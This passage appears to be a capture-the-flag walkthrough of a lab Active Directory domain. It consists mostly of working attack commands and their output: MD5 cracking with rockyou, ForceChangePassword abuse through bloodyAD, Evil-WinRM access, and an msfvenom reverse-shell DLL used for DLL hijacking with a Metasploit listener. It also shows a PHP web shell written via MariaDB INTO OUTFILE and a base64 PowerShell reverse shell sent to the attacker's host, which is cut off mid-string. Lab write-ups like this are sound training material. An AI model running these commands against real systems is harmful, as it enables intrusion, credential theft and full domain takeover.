* Device #1: cpu-skylake-avx512-AMD Ryzen 9 8945HS w/ Radeon 780M Graphics, 2899/5863 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

7e7abb54bbef42f0fbfa3007b368def7:IHateEric2

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 7e7abb54bbef42f0fbfa3007b368def7
Time.Started.....: Sat Oct  5 10:30:30 2024 (3 secs)
Time.Estimated...: Sat Oct  5 10:30:33 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4656.5 kH/s (0.10ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 11094016/14344385 (77.34%)
Rejected.........: 0/11094016 (0.00%)
Restore.Point....: 11091968/14344385 (77.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ILDICK2 -> ICEMINTS!
Hardware.Mon.#1..: Util: 41%

Started: Sat Oct  5 10:30:20 2024
Stopped: Sat Oct  5 10:30:34 2024
- With John The Ripper:
$ john rsmith.hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
IHateEric2       (?)
1g 0:00:00:00 DONE (2024-10-05 10:33) 3.448g/s 38251Kp/s 38251Kc/s 38251KC/s IHav.One*Q..IE99Y2
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
To identify the Hash type, we use Hash-identifier:
$ hash-identifier 7e7abb54bbef42f0fbfa3007b368def7
/usr/share/hash-identifier/hash-id.py:13: SyntaxWarning: invalid escape sequence '\ '
  logo='''   #########################################################################
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
Check if the credentials work:
$ nxc smb lab.trusted.vl -u 'rsmith' -p 'IHateEric2'
SMB         10.10.137.70    445    LABDC            [*] Windows Server 2022 Build 20348 x64 (name:LABDC) (domain:lab.trusted.vl) (signing:True) (SMBv1:False)
SMB         10.10.137.70    445    LABDC            [+] lab.trusted.vl\rsmith:IHateEric2
Confirmed
AD enumerating
Get BloodHound collections to ingest and analyze them:
$ nxc ldap lab.trusted.vl -u 'rsmith' -p 'IHateEric2' --bloodhound --dns-server 10.10.137.70 --collection All
SMB         10.10.137.70    445    LABDC            [*] Windows Server 2022 Build 20348 x64 (name:LABDC) (domain:lab.trusted.vl) (signing:True) (SMBv1:False)
LDAP        10.10.137.70    389    LABDC            [+] lab.trusted.vl\rsmith:IHateEric2
LDAP        10.10.137.70    389    LABDC            Resolved collection methods: psremote, trusts, session, localadmin, group, acl, dcom, rdp, container, objectprops
[10:54:42] ERROR    Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains               domain.py:91
LDAP        10.10.137.70    389    LABDC            Done in 00M 49S
LDAP        10.10.137.70    389    LABDC            Compressing output into /home/user/.nxc/logs/LABDC_10.10.137.70_2024-10-05_105428_bloodhound.zip


RSMITH has ForceChangePassword to EWALTERS, that means the user RSMITH@LAB.TRUSTED.VL has the capability to change the user EWALTERS@LAB.TRUSTED.VL’s password without knowing that user’s current password:

EWALTERS is a member of REMOTE DESKTOP USERS and REMOTE MANAGEMENT USERS so he can access WMI resources over management protocols and access to servers via RDP:
ForceChangePassword abusing (ewalters)
To reset the ewalters’s password with this outbound object control, we use BloodyAD (rpcclient is also a solution):
$ bloodyAD --host lab.trusted.vl -d lab.trusted.vl -u 'rsmith' -p 'IHateEric2' set password 'ewalters' 'Azerty1234!'
[+] Password changed successfully!
Connect to the LABDC via WinRM and try to get the Trusted_User flag:
$ evil-winrm -i lab.trusted.vl -u ewalters -p 'Azerty1234!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ewalters\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\ewalters\Desktop> dir


    Directory: C:\Users\ewalters\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----         9/18/2022   9:12 PM         202492 robitcat.jpg
-a----         9/18/2022   9:11 PM            108 User.txt


*Evil-WinRM* PS C:\Users\ewalters\Desktop> type User.txt
|\---/|
| o_o |
 \_^_/
These are not the flags you're looking for.
Take :robitcat: as compensation :).
Upload SharpHound to be able to have a full collection:
*Evil-WinRM* PS C:\programdata> curl http://10.8.2.19/SharpHound.exe -o SH.exe
But we are restricted by GPO:
*Evil-WinRM* PS C:\programdata> .\SH.exe
Program 'SH.exe' failed to run: This program is blocked by group policy. For more information, contact your system administratorAt line:1 char:1
So move to another folder and ok to launch it to grab the output in C:\Windows\Tasks:
*Evil-WinRM* PS C:\Windows\Temp> copy C:\programdata\SH.ps1 .
*Evil-WinRM* PS C:\Windows\Temp> .\SH.exe --OutputDirectory C:\Windows\Tasks\
2024-10-05T02:26:49.1763976+00:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
...
2024-10-05T02:26:58.1458748+00:00|INFORMATION|Status: 298 objects finished (+298 37.25)/s -- Using 41 MB RAM
2024-10-05T02:26:58.1458748+00:00|INFORMATION|Enumeration finished in 00:00:08.3177112
2024-10-05T02:26:58.2709181+00:00|INFORMATION|Saving cache with stats: 13 ID to type mappings.
 0 name to SID mappings.
 1 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2024-10-05T02:26:58.3177385+00:00|INFORMATION|SharpHound Enumeration Completed at 2:26 AM on 10/5/2024! Happy Graphing!
    Directory: C:\Windows\Tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/5/2024   2:34 AM          24993 20241005023450_BloodHound.zip
-a----         10/5/2024   2:34 AM           1297 YmQwZjhmNjEtNmZkYS00NGZmLWFhMDUtZmQ5ZTgzZjNjZWVj.bin
Then download it and ingest to BloodHound CE.
We have a clear visibility on the attack path:

So we need to take over CPOWERS to pwn the LABDC:
We can see also a bidirectional trusted relationship between 2 domains (seems also an attack path if we take account of the name of this chain Trusted):

- The domain LAB.TRUSTED.VL is trusted by the domain TRUSTED.VL
- The domain TRUSTED.VL is trusted by the domain LAB.TRUSTED.VL
ProcMon Executable reverse engineering
After more enumeration on the LABDC, we found an AVTest folder in the C:\ containing KasperskyRemovalTool.exe, so we set an impacket smbserver to download it to our attacker machine to be able to anayse it:
Local:
$ impacket-smbserver -smb2support share . -user qwerty -pass azerty
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Remote:
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/14/2022   7:03 PM                AVTest
d-----         8/19/2021   6:24 AM                EFI
d-----          5/8/2021   8:20 AM                PerfLogs
d-r---         9/19/2022   3:46 PM                Program Files
d-----         8/10/2022   4:06 AM                Program Files (x86)
d-r---         9/18/2022   9:07 PM                Users
d-----         5/27/2023   4:12 PM                Windows
d-----         9/14/2022   6:07 PM                xampp


*Evil-WinRM* PS C:\> cd AVTest
*Evil-WinRM* PS C:\AVTest> dir


    Directory: C:\AVTest


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2022   4:46 PM        4870584 KasperskyRemovalTool.exe
-a----         9/14/2022   7:05 PM            235 readme.txt

*Evil-WinRM* PS C:\AVTest> type readme.txt
Since none of the AV Tools we tried here in the lab satisfied our needs it's time to clean them up.
I asked Christine to run them a few times, just to be sure.

Let's just hope we don't have to set this lab up again because of this.
*Evil-WinRM* PS C:\AVTest> net use Z: \\10.8.2.19\share /user:qwerty azerty
The command completed successfully.
*Evil-WinRM* PS C:\AVTest> copy KasperskyRemovalTool.exe Z:\KasperskyRemovalTool.exe
I start using Ghidra and Binary Ninja to analyse it but nothing interesting has been found.
Then, What about the DLLs that are loaded while the file is running? Could these potentially be exploited?
I decided to use ProcMon for this, as we can look specifically at the DLLs that are being ran after we execute the file and while it is running.
So I transfer the file to a Windows 11 VM to examine it with ProcMon.
Launch ProcMon:

Running KasperskyRemovalTool.exe:

Hit ctrl+E to stop capturing for system events and apply filters to only display kaspersky process:
- Apply the filter for
KasperskyRemovalToolprocess name - Add the filter for the dll files
- Add the filter for dlls which are not found

Found an interesting DLL
KasperskyRemovalToolENU.dll
We will use this finding to proceed to DLL Hijacking.
DLL hijacking (cpowers) (Trusted_User)
DLL Hijacking is a Windows application vulnerability that essentially allows an attacker to load malicious DLLs into a process in place of regular DLLs.
This can occur in the situation in front of us - when a binary uses DLLs that are located within a modifiable directory that we have access to.
By replacing a normal DLL that is used, we can trick the Windows API into running our malicious DLL.
We use MSF to create our malicious DLL:
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.8.2.19 LPORT=443 -f dll -o KasperskyRemovalToolENU.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
Saved as: KasperskyRemovalToolENU.dll
We set our Metasploit listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/shell_reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/shell_reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.2.19:443
msf6 exploit(multi/handler) >
We set a local webserver:
 python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We upload ou DLL to the target:
*Evil-WinRM* PS C:\AVTest> certutil.exe -urlcache -f http://10.8.2.19/KasperskyRemovalToolENU.dll KasperskyRemovalToolENU.dll
OR
*Evil-WinRM* PS C:\AVTest> curl http://10.8.2.19/KasperskyRemovalToolENU.dll -o KasperskyRemovalToolENU.dll
OR
*Evil-WinRM* PS C:\AVTest> Invoke-WebRequest -URI http://10.8.2.19/KasperskyRemovalToolENU.dll -OutFile KasperskyRemovalToolENU.dll
*Evil-WinRM* PS C:\AVTest> dir


    Directory: C:\AVTest


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2022   4:46 PM        4870584 KasperskyRemovalTool.exe
-a----         10/5/2024   3:42 AM           9216 KasperskyRemovalToolENU.dll
-a----         9/14/2022   7:05 PM            235 readme.txt
After a few seconds of waiting, we spawn a reverse shell as cpowers:
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.8.2.19:443 -> 10.10.137.70:52338) at 2024-10-05 12:43:07 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type               Information                                                     Connection
  --  ----  ----               -----------                                                     ----------
  1         shell x86/windows  Shell Banner: Microsoft Windows [Version 10.0.20348.887] -----  10.8.2.19:443 -> 10.10.137.70:52338 (10.10.137.70)
We upgrade it to a full meterpreter shell:
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.2.19:4433
msf6 exploit(multi/handler) >
[*] Sending stage (201798 bytes) to 10.10.137.70
[*] Meterpreter session 2 opened (10.8.2.19:4433 -> 10.10.137.70:52423) at 2024-10-05 12:46:09 +0900
[*] Stopping exploit/multi/handler

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                     Connection
  --  ----  ----                     -----------                                                     ----------
  1         shell x86/windows        Shell Banner: Microsoft Windows [Version 10.0.20348.887] -----  10.8.2.19:443 -> 10.10.137.70:52338 (10.10.137.70)
  2         meterpreter x64/windows  LAB\cpowers @ LABDC                                             10.8.2.19:4433 -> 10.10.137.70:52423 (10.10.137.70)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
As we are Domain Admin then we can grab the Trusted_User flag:
meterpreter > pwd
C:\Windows\system32
meterpreter > cat C:\\Users\\Administrator\\Desktop\\User.txt
VL{349efd4b1ccbeb4d3ca0108fa5cc5802}
Alternative way (shortest path to cpowers)
As the mariadb port is open, the db is running as root and via the php info file we can write a web shell to our dev location then RCE.
Checked if we had the write privilege on the server, that should be as we are root on mariadb.
If secure_file_priv is empty that means we have both read and write privileges:
$ mysql -h lab.trusted.vl -u root -pSuperSecureMySQLPassw0rd1337. --skip_ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use news;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [news]> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.259 sec)
Write permission confirmed
We created a webshell in the root directory of the website:
MariaDB [news]> SELECT "<?php echo shell_exec($_GET['cmd']);?>" INTO OUTFILE 'C:/xampp/htdocs/dev/webshell.php';
Query OK, 1 row affected (0.266 sec)
OR
MariaDB [news]> select '<?php echo "command: " . system($_REQUEST["cmd"]); ?>' into outfile "C:\\xampp\\htdocs\\dev\\webshell.php";
Query OK, 1 row affected (0.266 sec)
Then use it to execute commands on the machine:
http://lab.trusted.vl/dev/webshell.php?cmd=whoami

We use our webshell to spawn a powershell reverse shell as nt authority\system.
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
We use RevShells to create a quick Base64 PoSH revershell:
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADIALgAxADkAIgAsADQAMwAyADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
Then call it via our webshell:
http://lab.trusted.vl/dev/webshell.php?cmd=powershell%20-ep%20bypass%20-w%20hidden%20-enc%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADIALgAxADkAIgAsADQAMwAyADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4